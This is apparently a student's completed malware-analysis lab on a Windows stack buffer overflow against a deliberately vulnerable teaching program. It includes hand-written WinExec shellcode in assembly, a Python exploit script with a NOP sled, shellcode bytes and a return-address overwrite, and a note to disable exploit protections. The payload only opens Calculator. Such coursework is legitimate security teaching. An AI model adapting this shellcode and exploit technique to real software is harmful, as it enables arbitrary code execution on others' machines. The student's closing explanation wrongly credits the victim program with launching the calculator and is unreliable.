Introduction to Malware Analysis

Assignment 7 – Manually Generating Shellcode

10 points

LAB

Answer each question following the original question. Do NOT delete the original question.

Please read the post at GitHub on Buffer overflow through command line argument and repeat the buffer overflow attack in the post. You can copy and paste the code in the post.

Notes


- "Most Windows process (*.exe) are loaded in (user mode) memory address 0x00400000, that's what we call the "virtual address" (VA) - because they are visible only to each process, and will be converted to different physical addresses by the OS (visible by the kernel / driver layer)." [1]
- "Regarding RVA (Relative Virtual Address), it's simply designed to ease relocation. When loading relocable modules (eg, DLL) the system will try to slide it through process memory space. So in file layout it puts a "relative" address to help calculation." [1]
- Please turn off all Windows Exploit Protections shown if necessary and reboot so that the change takes effect. Our Windows 10 VM already disabled all Windows Exploit Protections by default.

Requirements:


The post lists 4 steps to run a buffer overflow attack against a victim program victim3.c (victim3.exe).

Hint: Only those places labeled "Need change" shall be changed and the attack will work.


- **Step 1**. Get WinExec(.)'s address. Please provide a screenshot of the *arwin* output. (1 point)



- **Step 2**. Create shellcode.
  a. Please provide a screenshot of assembling and linking to create *calc-shell.exe*. (1 point)



b. Please provide a screenshot of the loaded *calc-shell.exe* in Immunity Debugger. (1 point)



c. Please copy and paste the code in the revised *calc-shell.asm* below. (1 point)

```
[BITS32]

        [SECTION .text]
        global _start    ; declare entry point
        _start:

        ;Finally call calc.exe\0
        xor ecx,ecx      ; ecx=0
        push ecx         ; push \0 (null string terminator) onto the stack
        push 0x6578652e ; .exe; little endian; 2e(.) is put at lower address
        push 0x636c6163 ; calc; little endian

        mov ecx,esp      ; esp points to "calc.exe\0"
```

```
push 0x1        ; window style
push ecx        ; first argument for WinExec

mov eax, 7516dcf0  ; Address of WinExec; RVA=0x5dab0 within kernel32.dll; needs
to be changed
call eax            ; WinExec("calc.exe\0",1)

;exit clean
;xor ecx, ecx   ; ecx=0
;push ecx       ; argument or ExitProcess
;mov eax, 769b4100h ; RVA=0x258f0; The address of ExitProcess may have the \0
byte! e.g. 0x74f94100
;call eax           ; ExitProcess(0)
```

- **Step 3**. Create a malicious string that contains the shellcode and more. Please copy and paste the code in the revised *exploit.py* below. (2 points)

  # python exploit.py


  import os # import os module

  # Create the malcious string
  shell=b"\x90"*26 # padding with nop; no change
  shell+=b"\x31\xC9\x51\x68\x2E\x65\x78\x65\x68\x63\x61\x6C\x63\x89\xE1\x6A\x01\x51\xB8\x30\xCD\x57\x76\xFF\xD0" # shellcode; change please
  shell+=b"\x90"*25 # padding with nop; no change
  shell+=b"\x94\xFE\x61" # address to overwrite return address; no change


  os.environ['TEST'] = shell # create environment variable holding shell code

  os.system('cmd') # start a command shell, inheriting TEST environment variable

- **Step 4**. Run *exploit.py* and feed *victim3.exe* with the malicious string.
  a. Compile victim3.c. Please provide a screenshot of compiling victim3.c. (1 point)



b. Perform the buffer overflow attack. Please provide a screenshot of the commands performing the attack and the calculator that pops up. (2 points)



c. Please explain why this particular buffer overflow could work. (1 point)

This buffer overflow could work because the string overflows the buffer in the victim3.c file. This file makes the calculator pop up.

References

[1] VA (Virtual Address) & RVA (Relative Virtual Address), Jul 3 '18 at 17:31